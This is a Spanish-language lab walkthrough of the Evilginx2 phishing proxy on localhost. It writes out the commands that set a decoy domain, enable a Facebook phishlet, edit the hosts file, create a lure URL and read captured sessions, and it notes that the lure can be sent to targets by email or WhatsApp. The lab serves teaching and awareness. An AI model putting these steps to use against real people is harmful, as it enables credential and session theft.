
Warning:
If you install this root certificate, Windows will automatically trust any certificate issued by this CA. Installing a certificate with an unconfirmed thumbprint is a security risk. If you click "Yes" you acknowledge this risk.

Do you want to install this certificate?

Yes

No

DVD Drive (D:) SSS_Xt



Una vez realizada la instalación del certificado TLS/SSL para el protocolo HTTPS podemos regresar manos al obras con le herramienta **evilginx2** en nuestra terminal

The image shows a terminal window with the 'Evilginx' logo and version information. The terminal output includes the following logs:

```
[15:27:04] [inf] Evilginx Mastery Course: https://academy.breakdev.org/evilginx-mastery (learn how to create phishlets)
[15:27:04] [inf] debug output enabled
[15:27:04] [inf] loading phishlets from: ./phishlets
[15:27:04] [inf] loading configuration from: C:\Users\Administrator\.evilginx
[15:27:05] [inf] blacklist: loaded 0 ip addresses and 0 ip masks
[15:27:05] [war] server domain not set! type: config domain <domain>
[15:27:05] [war] server external ip not set! type: config ipv4 external <external_ipv4_address>
```

Below the logs is a table of phishlets:

phishlet	status	visibility	hostname	unauth_url
example	disabled	visible		
facebook	disabled	visible		

The terminal prompt is currently at a colon ':'.

realizaremos la configuración de una ipv4 y la configuración de un dominio arbitrario cualquiera en nuestro caso como son pruebas locales para demostraciones informativas y de aprendizaje usaremos el localhost con la ip **127.0.0.1** y usaremos el dominio de **fakebook.com**

(**config ipv4 127.0.0.1**)

(**config domain fakebook.com**)

```
: config ipv4 127.0.0.1
[15:50:43] [inf] server external IP set to: 127.0.0.1
[15:50:43] [war] server domain not set! type: config domain <domain>
: config domain fakebook.com
[15:51:00] [inf] server domain set to: fakebook.com
:
```

una vez que hayamos realizado la configuración de la ip y del dominio realizaremos la asignación de nuestra template phishlet de facebook con la de el dominio arbitrario que hemos puesto

(**phishlets hostname facebook fakebook.com**)

```
: phishlets hostname facebook fakebook.com
[15:57:15] [inf] phishlet 'facebook' hostname set to: fakebook.com
[15:57:15] [inf] disabled phishlet 'facebook'
: _
```

ahora el siguiente paso que haremos es habilitar la nuestra template phishlets con el comando

(**phishlets enable facebook**)

```
: phishlets enable facebook
[16:02:14] [inf] enabled phishlet 'facebook'
: phishlets
```

phishlet	status	visibility	hostname	unauth_url
example	disabled	visible		
facebook	enabled	visible	fakebook.com	

el siguiente paso será pedirle a la herramienta la configuración de DNS para nuestro archivo host en esta caso seria para nuestra plantilla phishlets de facebook

(**phishlets get-hosts facebook**)

```
: phishlets get-hosts facebook

127.0.0.1 www.fakebook.com
127.0.0.1 m.fakebook.com
127.0.0.1 static.fakebook.com

:
```

ahora esa configuración de hosts la realizaremos en nuestro archivo **hosts** de nuestra maquina asi que los copiamos y pegamos

Ruta del archivo host: **C:\Windows\System32\drivers\etc**

```
$ hosts
1  # Copyright (c) 1993-2009 Microsoft Corp.
2  #
3  # This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
4  #
5  # This file contains the mappings of IP addresses to host names. Each
6  # entry should be kept on an individual line. The IP address should
7  # be placed in the first column followed by the corresponding host name.
8  # The IP address and the host name should be separated by at least one
9  # space.
10 #
11 # Additionally, comments (such as these) may be inserted on individual
12 # lines or following the machine name denoted by a '#' symbol.
13 #
14 # For example:
15 #
16 #      102.54.94.97      rhino.acme.com      # source server
17 #      38.25.63.10      x.acme.com         # x client host
18
19 # localhost name resolution is handled within DNS itself.
20 127.0.0.1      localhost
21 #      ::1      localhost
22
23 127.0.0.1 www.fakebook.com
24 127.0.0.1 m.fakebook.com
25 127.0.0.1 static.fakebook.com
```


una vez que terminamos con la configuración de nuestro archivo hosts procedemos a realizar con configuración para la creación de un señuelo con el comando (' **lures create facebook** ') y que nos de la url que será enviada a nuestros targets con el comando (' **lures get-url <id dado al crear el señuelo>** ')

```
: lures create facebook
[16:20:25] [inf] created lure with ID: 0
: lures get-url 0


https://www.fakebook.com/YBumxIsb
```

la url que nos ha dado es la URL que podemos enviar en nuestra campaña a nuestros objetivos el envío de esta URL puede ser mediante diversos canales como (facebook, email, whatsapp, etc...)


ahora pondremos esa misma url en el navegador de nuestra máquina
vemos que nos muestra una url con https que es el certificado que instalamos de evilginx2 y
nuestro dominio arbitrario que es **facebook.com** donde nos da un login para poder iniciar
sesion



ahora vamos a proceder a realizar la emulación de un inicio de sesion en el panel del login
para ver que es lo que sucede en evilginix



vemos que nos ha iniciado sesión correctamente en la siguiente imagen



ahora veremos que pasa detrás de nuestra herramienta evilginx con el comando (' **sessions** ') podemos ver la sesiones que nuestra victima ha realizado

```
: sessions

+-----+-----+-----+-----+-----+-----+
| id | phishlet | username | password | tokens | remote ip | time |
+-----+-----+-----+-----+-----+-----+
| 1 | facebook |  |  | none | 127.0.0.1 | 2025-10-01 16:24 |
+-----+-----+-----+-----+-----+-----+

: _
```

podemos ver que en efecto se capturó la session pero en este caso he investigado por que el username y las password no lo han sido esto depende mucho de la template y de las contra medidas que se adoptan para evitar este tipo de técnicas este proyecto he sido meramente informativo y se ha adaptado para no exponer credenciales de cuentas verdaderas

el autor no se hace responsable del uso mal intencionado de la información expuesta en este laboratorio el uso para fines malintencionados es bajo el propio uso del lector

Conclusión

La simulación de la campaña de *phishing* utilizando Evilginx en el entorno de laboratorio controlado se ejecutó con éxito, demostrando la viabilidad de la técnica para la captura de sesiones de usuario. Los pasos detallados permitieron configurar un entorno que replicó las condiciones de un ataque real, incluyendo el uso de un certificado HTTPS y un dominio señuelo. Se comprobó la eficacia de la herramienta al capturar la sesión de la víctima, lo que ilustra el riesgo de seguridad que representa esta técnica. No obstante, se observó una limitación en la obtención de credenciales específicas (nombre de usuario y contraseña), lo cual depende de la configuración de la plantilla (*phishlet*) y las contramedidas aplicadas. Este proyecto es de carácter meramente informativo y de aprendizaje, enfatizando que el autor no se hace responsable del uso malintencionado que se pueda dar a la información expuesta.